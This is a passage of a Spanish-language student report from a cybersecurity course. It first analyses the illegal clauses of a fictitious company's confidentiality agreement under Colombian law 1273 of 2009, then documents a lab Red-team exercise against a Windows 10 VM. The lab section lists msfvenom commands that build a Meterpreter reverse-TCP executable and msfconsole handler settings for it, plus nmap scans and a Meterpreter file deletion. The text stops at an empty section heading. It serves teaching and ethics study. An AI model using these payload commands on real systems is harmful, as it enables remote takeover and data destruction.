
1.2 ETAPA 2 ACTUACIÓN ÉTICA Y LEGAL

1.2.1 Párrafos que se tornan ilegales

¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad?

En la primera parte de las cláusulas denominada. Objeto, existen unas líneas orientadas a actos ilegales, como se muestra en la siguiente imagen:

Imagen 6 cláusula primera: Objeto


En consecuencia, **las partes** se suscriben a las siguientes cláusulas:

Primera. Objeto: en virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.

Fuente: El autor.


En la imagen anterior, aunque no se solicita a la parte receptora que se comprometa a realizar procesos ilegales, y tampoco es posible determinar mediante estas líneas alguna falta a la ley 1273 del 2009. Si se está solicitando que guarde silencio sobre procesos ilegales, esto tiene barias implicaciones:

- Deja entrever que la organización HackerHouse ha realizado, realiza o pretende realizar prácticas ilegales
- Violación por parte de quien acepte el acuerdo, al código de ética para el ejercicio de la ingeniería, sobre los deberes generales de los profesionales "Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder"[21].
- Es posible que, de aceptar el acuerdo, a futuro se le solicite realizar alguna práctica ilegal o participar de manera indirecta en este tipo de actos ilegales.

[21] COPNIA. Código de ética. [en línea]. Colombia. 7 p. [Consultado el 15 de agosto de 2023]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

En el párrafo 2 de la segunda clausula denominada. Definición de información confidencial, existe unas líneas orientadas a actos ilegales, en la siguiente imagen se aprecian estas líneas.

Imagen 7 Cláusula segunda: definición de información confidencial, parrado 2


En consecuencia, **las partes** se suscriben a las siguientes cláusulas:

Segunda. Definición de información confidencial: se entiende como **Información Confidencial**, para los efectos del presente acuerdo:

1. La información que no sea pública y sea conocida por la **parte receptora** con ocasión del proceso de selección de personal.

2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".

Fuente: El autor.

En la imagen anterior se resalta el texto que menciona actos ilegales que infringen la ley colombiana 1273 del 2009, en el artículo primero denominado: de la protección de la información y de los datos. En el capítulo I denominado: "De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos"[22], además, atentan contra la ética del profesional. A continuación, se describen estos actos:

- Datos de chuzadas. Articulo 269C[23] interceptación de datos informáticos. Que prohíbe la interceptación de datos informáticos o las emisiones electromagnéticas provenientes de un sistema informático, sin orden judicial. También se trasgrede el articulo 269F violación de datos personales. Que busca castigar a quien para provecho propio o de un tercero "obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes"[24].

[22] POLICÍA. Ley 1273 de 2009. [en línea]. Colombia. (2009). 1 p. [Consultado el 15 de agosto de 2023]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf
[23] Ibíd., p. 2.
[24] Ibíd., p. 2.


- Interceptación ilegal de información. Los artículos 269C y 269F anteriormente descriptos.
- Acceso abusivo a sistemas informáticos. Artículo 269A[25] acceso abusivo a un sistema informático. Mediante el cual se prohíbe el acceso sin autorización a un sistema informático.

De aceptar el acuerdo la parte receptora también incurre en faltas al código de ética para el ejercicio de la ingeniería. Por medio del cual estaría obligado a denunciar tales comportamientos ilegales[26].

En la siguiente imagen (obligación tercera, parte receptora) se aprecia un párrafo donde se impide de manera terminante que la parte receptora denuncie cualquier actividad sospechosa relacionada con espionaje o cualquier otro modo de apropiación fraudulenta de información de terceros.

De este modo la parte receptora incurrirá una vez más en faltas contra lo estipulado en el código de ética para el ejercicio de la ingeniería[27], que invita a denunciar de manera contundente y aportando todo el material probatorio posible, a todo tipo de actividad ilegal concebida mediante el ejercicio de la ingeniería.

Imagen 8 obligación tercera, parte receptora



Cuarta. Obligaciones de la parte receptora: Se considerará como **parte receptora** de la **información confidencial** a la persona que recibe la información, o que tenga acceso a ella. La parte receptora se obliga a:

De ser necesario o conveniente según la necesidad del titular de la información, se adicionarán las obligaciones que se consideren pertinentes:

3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.


Fuente: El autor.

[25] POLICÍA. Ley 1273 de 2009. [en línea]. Colombia. (2009). 1 p. [Consultado el 15 de agosto de 2023]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf
[26] COPNIA. Código de ética. [en línea]. Colombia. 7 p. [Consultado el 15 de agosto de 2023]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica
[27] Ibíd., p. 7.

También es importante mencionar que, de ser encontrada por parte de las autoridades competentes en poder de la parte receptora, información de terceros obtenida de manera fraudulenta, es decir, sin la debida autorización, se estaría violando el articulo 269F violación de datos personales, descripto anteriormente.

En la siguiente imagen (obligación quinta, parte receptora) se obliga a la parte receptora a responder ante las autoridades competentes, en caso de serle encontrada en su poder información, en algún proceso de allanamiento. Por supuesto, el párrafo se refiere a información obtenida de manera fraudulenta, en detrimento de algún tercero y suministrada a la parte receptora por HackerHouse.

Imagen 9 obligación quinta, parte receptora



Cuarta. Obligaciones de la parte receptora: Se considerará como **parte receptora** de la **información confidencial** a la persona que recibe la información, o que tenga acceso a ella. La parte receptora se obliga a:

De ser necesario o conveniente según la necesidad del titular de la información, se adicionarán las obligaciones que se consideren pertinentes:


5. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

Fuente: El autor.

Esto implica que la parte receptora se haría acreedora a las sanciones y pena de prisión que estime la ley colombiana para protección de datos, mientras HackerHouse quien es el verdadero perpetrador del detrimento quedaría exento de culpas.

A continuación, se resalta unas líneas del párrafo correspondiente a la obligación sexta para la parte receptora, donde se obliga a no divulgar de ninguna manera cualquier tipo de información ilegal sin el previo consentimiento escrito por parte de HackerHouse, incurriendo nuevamente la parte receptora en casos éticamente incorrectos

Imagen 10 obligación sexta, parte receptora



Cuarta. Obligaciones de la parte receptora: Se considerará como **parte receptora** de la **información confidencial** a la persona que recibe la información, o que tenga acceso a ella. La parte receptora se obliga a:


De ser necesario o conveniente según la necesidad del titular de la información, se adicionarán las obligaciones que se consideren pertinentes:

6. La **parte receptora** se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la **información confidencial o ilegal** sin el previo consentimiento por escrito por parte de HackerHouse**.**

Fuente: El autor.

En la siguiente imagen correspondiente a la octava clausula sobre solución de controversias se reafirma que el receptor deberá responsabilizarse por la información ilegal que pueda ser encontrada en su poder y deberá hacerlo por sus propios medios, dejando libre de cualquier responsabilidad a la organización.

Imagen 11 octava clausula, solución de controversias



Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.

Fuente: El autor.

En este punto debería primar el sentido común, la formación profesional, la ética y el conocimiento de las leyes, por parte del receptor, teniendo en cuanta que de aceptar el acuerdo y firmar la contratación estaría a punto de sufrir graves consecuencias, entre las que destacan: pena de prisión, sanciones legales por parte de la ley colombina y sanciones por parte de COPNIA que pueden llegar hasta la suspensión de la licencia profesional.

Nota: la quinta clausula, sobre las obligaciones de la parte reveladora está incompleta. Por lo tanto, se propone lo siguiente:

- Mantener la reserva de la información confidencial captada mediante los distintos procesos que hacen parte de su actuar y usarla bajo los parámetros estipulados por la ley colombiana sobre el tratamiento de datos.
- La organización debe garantizar que la información suministrada a la parte receptora para el ejercicio de selección de personal es de su propiedad y obtenida de manera legitima, de lo contario deberá responsabilizarse por todas las consecuencias penales o sancionatorias a que allá lugar, según la ley colombiana sobre tratamiento de datos.

1.2.2 Ley colombiana violentada

Citar puntualmente ley colombiana y articulo que se podría estar violentando.

1.2.2.1 Ley 1273 del 2009

Ley colombiana 1273 del 2009 diseñada para la protección de la información y los datos almacenados o enviados por medio de las tecnologías de la información.

- **Artículo 1º**. Denominado: de la protección de la información y de los datos.
  - ✓ Capítulo I denominado: “De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos”[28].
    - ➢ Artículo 269A: Acceso abusivo a un sistema informático. Contempla penas de entre 48 a 96 meses de prisión y multa entre 100 a 1000 salarios mínimos legales mensuales vigentes. Para quien acceda sin autorización a un sitio informático.
    - ➢ Articulo 269C: interceptación de datos informáticos. Contempla penas de entre 36 a 72 meses de prisión. Para quien capture información digital ya sea en el punto de origen, de destino, o almacenada, sin contar con la debida autorización.
    - ➢ Articulo 269F: Violación de datos personales. Contempla penas de entre 48 a 92 meses de prisión y multas de entre 100 a 1000 salarios mínimos legales mensuales vigentes. Para quien sustraiga o comercialice datos ya sean individuales o alojados en bases de datos, para su propio veneficio.

[28] POLICÍA. Ley 1273 de 2009. [en línea]. Colombia. (2009). 1 p. [Consultado el 15 de agosto de 2023]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

1.2.2.2 Código de ética para el ejercicio de la ingeniería

Este código está contenido en la ley 842 de 2003[29], en los artículos: 29 y 30, 31 a 44 y el 45. En el capítulo II de este código, sobre los deberes y obligaciones de los profesionales, se invita a denunciar de manera contundente y aportando todo el material probatorio posible, a todo tipo de actividad ilegal concebida mediante el ejercicio de la ingeniería.

1.2.3 Sueldo para Red team y Blue team

El sueldo para los puestos de Red team y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería?

COPNIA, en el código de ética para el ejercicio de la ingeniería, marca el camino que debe seguir el profesional de la ingeniería y profesiones afines, es de aclarar que no se trata solamente de una guía o marco para el actuar ético, ya que también define una serie de sanciones que pueden ir desde una amonestación hasta la cancelación de la matricula profesional[30]. Es decir, seguir el código de ética de COPNIA no es opcional, es absolutamente necesario.

En base a lo anterior, la propuesta con el elevado sueldo y los procesos ilegales descritos no se puede considerar solo como un dilema moral, ya que aparte de las faltas a la ética profesional y personal, aceptar el acuerdo de confidencialidad y el contrato implica violar leyes que traen consigo sanciones, por lo tanto, el acuerdo no se acepta y el contrato no se firma.

1.2.4 Noticia de cibercrimen

Buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar.

Diario La República. Jueves, 22 de diciembre del 2022

Por: Allison Gutiérrez Núñez

---

[29] COPNIA. Código de ética. [en línea]. Colombia. 7 p. [Consultado el 15 de agosto de 2023]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

[30] Ibíd., p. 1.

EPM, Sanitas y Afinia continúan en jaque por ataque cibernético contra sus sistemas

Se trata de un ataque por medios digitales perpetrado a barias empresas, entre estas se encuentra Sanitas, que está bajo ataque desde el 28 de noviembre del 2022.

1.2.4.1 Desarrollo de la noticia

Según Sanitas[31], los ciberdelincuentes robaron información sensible que fue posteriormente divulgada, entre esta información están: datos de pacientes, proveedores y empleados, además de estados financieros. Los ciberdelincuentes que se atribuyeron el ataque manifiestan tener en su poder 0,7 Teras de información.

La afectación comprende los servicios de salud, entrega de medicamentos, acceso a historias clínicas y el servicio web. Según Sanitas no se conoce ninguna exigencia económica por parte de los atacantes.

1.2.4.2 Punto de vista

Según el desarrollo de la noticia, hay una clara violación a las leyes colombianas sobre la protección de datos, en cuanto a la ética, esta es relativa y depende del entorno, la educación, formación profesional y otros factores. Aunque en Colombia existe COPNIA que se dedica a vigilar el actuar ético, en este caso es difícil determinar su competencia y alcance.

En cuanto a las leyes colombianas, en una tabla a continuación, se relaciona el delito encontrado con la ley que ha sido trasgredida.

Tabla 3 relación entre delito y ley

Ley	Articulo	Falta	Descripción	Pena	Multa
1273 de 2009	269A: acceso abusivo a un sistema informático[32]	Acceso sin autorización a sistema informático	Es un delito acceder sin autorización a un sistema informático	Entre 48 a 96 meses de prisión	De 100 a 1000 SMLMV
1273 de 2009	269F: violación de datos personales[33]	Divulgación de	Es un delito la obtención y	Entre 48 a 96	De 100 a 1000

[31] LA REPUBLICA. EPM, Sanitas y Afinia continúan en jaque por ataque cibernético contra sus sistemas. [en línea]. Colombia. (22 de diciembre de 2022). [Consultado el 19 de agosto de 2023]. Disponible en: https://www.larepublica.co/empresas/epm-sanitas-y-afinia-continuan-en-jaque-por-ataque-cibernetico-contra-sus-sistemas-3513721

[32] POLICÍA. Ley 1273 de 2009. [en línea]. Colombia. (2009). 1 p. [Consultado el 19 de agosto de 2023]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

		información sensible	divulgación de datos personales sin estar facultado	meses de prisión	SMLMV
1273 de 2009	269J: trasferencia no consentida de activos[34]	Divulgación de información sensible	Es un delito la trasferencia no autorizada de cualquier activo en perjuicio de un tercero	Entre 48 a 120 meses de prisión	De 200 a 1500 SMLMV
1273 de 2009	269B: obstaculización ilegitima de un sistema informático o red de telecomunicaciones[35]	Obstrucción total o parcial a sitio informático	Es un delito impedir el funcionamiento o acceso normal a un sistema informático, sin tener autorización	Entre 48 a 96 meses de prisión	De 100 a 1000 SMLMV
1273 de 2009	269B: obstaculización ilegitima de un sistema informático o red de telecomunicaciones	Denegación de servicios	Es un delito impedir sin estar autorizado por el responsable, el acceso a un sitio informático	Entre 48 a 96 meses de prisión	De 100 a 1000 SMLMV
1273 de 2009	269D: daño informático[36]	Alteración de datos informáticos	Es un delito dañar, alterar o suprimir datos informáticos sin autorización del responsable	Entre 48 a 96 meses de prisión	De 100 a 1000 SMLMV

Fuente: El autor.

1.3 ETAPA 3 EJECUCIÓN PRUEBAS DE INTRUSIÓN

A continuación, se da respuesta a las preguntas orientadoras.

1.3.1 Primera pregunta sobre herramientas de software utilizadas

Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Red team.

A continuación, se realiza la descripción de la herramientas utilizadas mediante una tabla.

[33] POLICÍA. Ley 1273 de 2009. [en línea]. Colombia. (2009). 1 p. [Consultado el 19 de agosto de 2023]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf
[34] Ibíd., p. 3.
[35] Ibíd., p. 2.
[36] Ibíd., p. 2.

Tabla 4 herramientas de software

Herramienta	Descripción	Uso en la actividad
VirtualBox	Es un software hipervisor, mediante el cual se puede virtualizar sistemas operativos.	Creación del entorno controlado.
Windows 10	Sistema operativo orientado a ordenadores personales	Sistema operativo de la maquina victima
Kali Linux	Es una distribución de Linux a partir de Debian. Orientada a pruebas de penetración.	Sistema operativo de la maquina atacante
Nmap[37]	Es una herramienta gratuita y de código abierto, orientada a la exploración de redes y principalmente a auditorias de seguridad	• Mapeo de la red • Identificación del sistema operativo victima
MSFVENOM[38]	Es el comando de la herramienta de Metasploit Msfpayload	Par iniciar la herramienta de Metasploit
Msfpayload[39]	Herramienta que sirve para la creación de ejecutables con un Payload determinado.	Crear el ejecutable con el Payload determinado.
METASPLOIT[40]	Herramienta diseñada para la ejecución de Exploits y para la ejecución de Payloads	• Puerto 443 a la escucha • Ejecutar el Payload
PAYLOAD[41]	Usado en postexplotación y encriptado de malware para evadir la seguridad del sistema	Carga útil
Meterpreter[42]	Es un Payload mediante el cual es posible la ejecución de tareas remotamente.	Eliminar documento .txt

Fuente: el autor.

1.3.2 Segunda pregunta sobre datos que fueron de ayuda

A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina Windows 10 X64.

Descripción de los datos que fueron de ayuda, en la siguiente tabla.

---

[37] NMAP.ORG. Chapter 15. Nmap Reference Guide. [en línea]. [Consultado el 6 de septiembre de 2023]. Disponible en: https://nmap.org/book/man.html

[38] KEEPCODING. ¿Qué es Msfpayload? [en línea]. (7 de octubre de 2022). [Consultado el 6 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-msfpayload/#:~:text=msfvenom%3A%20se%20utiliza%20para%20iniciar,inversa%20a%20un%20puerto%20TCP.

[39] Ibíd., p. 1.

[40] KEEPCODING. ¿Qué es Metasploit? [en línea]. (5 de julio de 2023). [Consultado el 6 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

[41] Ibíd., p. 1.

[42] KEEPCODING. ¿Qué es Meterpreter? [en línea]. (3 de julio de 2023). 18 p. [Consultado el 6 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-meterpreter/#:~:text=Meterpreter%20es%20un%20payload%20que,es%20bastante%20dif%C3%ADcil%20de%20detectar.

Tabla 5 datos del anexo 4 para identificar fallo de seguridad

Dato	Descripción	Fuente
Perdida de documento .txt	Documento alojado en el escritorio	El administrador
Ejecución de archivo .exe	Archivo recibido por WhatsApp, descargado y ejecutado por el administrador	El administrador
Sistema operativo Windows 10 x64	Sistema operativo para ordenadores personales, se caracteriza por sus sistemas de seguridad incluidos.	El administrador
Sistemas de seguridad desatibados totalmente	Son los sistemas de seguridad incluidos en Windows 10 y que deben estar activados (firewall y Windows defender)	El administrador

Fuente: el autor.

1.3.3 Tercera pregunta sobre herramientas para identificar fallos

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows 10"?

Teniendo en cuenta la información suministrada por el administrador del equipo se procede a identificar la vulnerabilidad mediante la recreación del ataque. En este caso se utiliza el software Metasploit con algunas de sus herramientas que se describen a continuación:

- Nmap[43]: se trata de un plugins externo mediante el cual en este caso se realizó el papeo de la red y la confirmación del sistema operativo.
- PAYLOAD: es parte de un Exploits, que es usado como carga útil
- Meterpreter: es un Payload que se utilizó para la ejecución de tareas remotas.

¿Qué puerto abre la aplicación específica en el anexo?

En este caso el puerto que se utilizó para la escucha del host al servidor fue el 443 y la aplicación encargada de abrirlo es Metasploit.

1.3.4 Cuarta pregunta sobre afectación del ataque a la maquina

Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.


Teniendo en cuenta el atacante toma el control de la máquina, las consecuencias son variadas, a continuación, se describen algunas de las más importantes:

[43] PLATZI. Arquitectura de Metasploit. [en línea]. (2019). [Consultado el 8 de septiembre de 2023]. Disponible en: https://platzi.com/tutoriales/1176-pentesting-2019/2224-arquitectura-de-metasploit/

- Perdida de datos: es conocido que el ataque tuvo como resultado la eliminación de un archivo .txt, sin embargo, también puedo ser eliminada más información.
- Compromiso de la seguridad: puede verse afectada la integridad y confidencialidad de los datos por modificación o eliminación de archivos.
- Posible propagación de malware: esta vulneración puede ampliar los vectores de ataque, que se puede expandir mediante movimientos laterales o mediante propagación de malware.
- Costos de recuperación: en el caso del documento .txt la información perdida es poca, sin embargo, pudo perfectamente perderse información valiosa.

En la siguiente imagen se aprecia el ataque: se realiza una conexión cliente servidor, donde la maquina víctima es el servidor y la maquina atacante es el cliente.

Imagen 12 grafico del ataque



Fuente: El autor.

En la máquina cliente con la ayuda de Metasploit se crea un archivo .exe con un Payload de tipo Meterpreter para Windows con una conexión inversa a TCP, en este caso el puerto 443, que es puesto a la escucha mediante Metasploit. Con el comando msfconsole se inicia la consola de Metasploit. Que sirve para activar el puerto, elegir el exploit, configurarlo y ejecutarlo. En la maquina servidor se ejecuta el archivo .exe que contiene el Payload de tipo Meterpreter, he inmediatamente se establece la conexión, de modo que la maquina atacante toma el control de la maquina víctima.

Ya con la conexión establecida mediante comandos de Meterpreter se procede a la eliminación del archivo .txt

1.3.5 Quinta pregunta sobre los comando utilizados

Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payload.

En las siguientes tres tablas se describen los comandos utilizados

Tabla 6 comandos utilizados

Comando	Descripción	Ejemplo
ifconfig	para identificar la IP y la máscara de red	ifconfig
nmap -sn IP	Para ver los host que componen la red	nmap -sn 192.168.1.0/24
nmap -O IP	Para ver información sobre el sistema operativo	nmap -O 192.168.1.10
Msfvenom	Para iniciar la herramienta Metasploit	msfvenom
-p	Indica la carga útil Payload	-p windows/x64/meterpreter/ reverse_tcp
--platform	para indicar la plataforma que se desea atacar	--platform windows
-a	Indica la arquitectura que se desea atacar	-a x64
LHOST	indica el local host	LHOST=191.168.1.10
LPORT	indica el puerto local	LPORT=443
-f	Indica el formato en el cual se genera el ejecutable	-f exe
>>	Indica la ruta de almacenamiento	>> /directorio/archivo.exe

Fuente: El autor.

Tabla 7 comandos para ejecutar un Payload

Comando	Descripción	Ejemplo
Msfconsole	Para hacer uso del exploit que contribuya a escuchar y ejecutar el Meterpreter	msfconsole
Exploit	Para definir el exploit a utilizar	use exploit/multi/handler
Payload	Para definir el Payload a utilizar	set payload Windows/x64/Meterpreter/reverse tcp
LHOST	Para definir la IP de la máquina atacante	set lhost 192.168.1.10
LPORT	Para para ingresar el puerto local a utilizar	set lport 443
Exploit	Para correr el Payload	exploit
use	Para ingresar un exploit	
set	Para ingresar Payload, lhost y lport	

Fuente: El autor.

Tabla 8 comandos Meterpreter


Comando	Descripción	Ejemplo
Sysinfo	Para ver información de la maquina	sysinfo
ls	Para listar los archivos dentro de un directorio	ls
rm	Para eliminar un archivo	rm ruta\\al\\archivo.txt

Fuente: El autor.

1.3.6 Vulneración del sistema

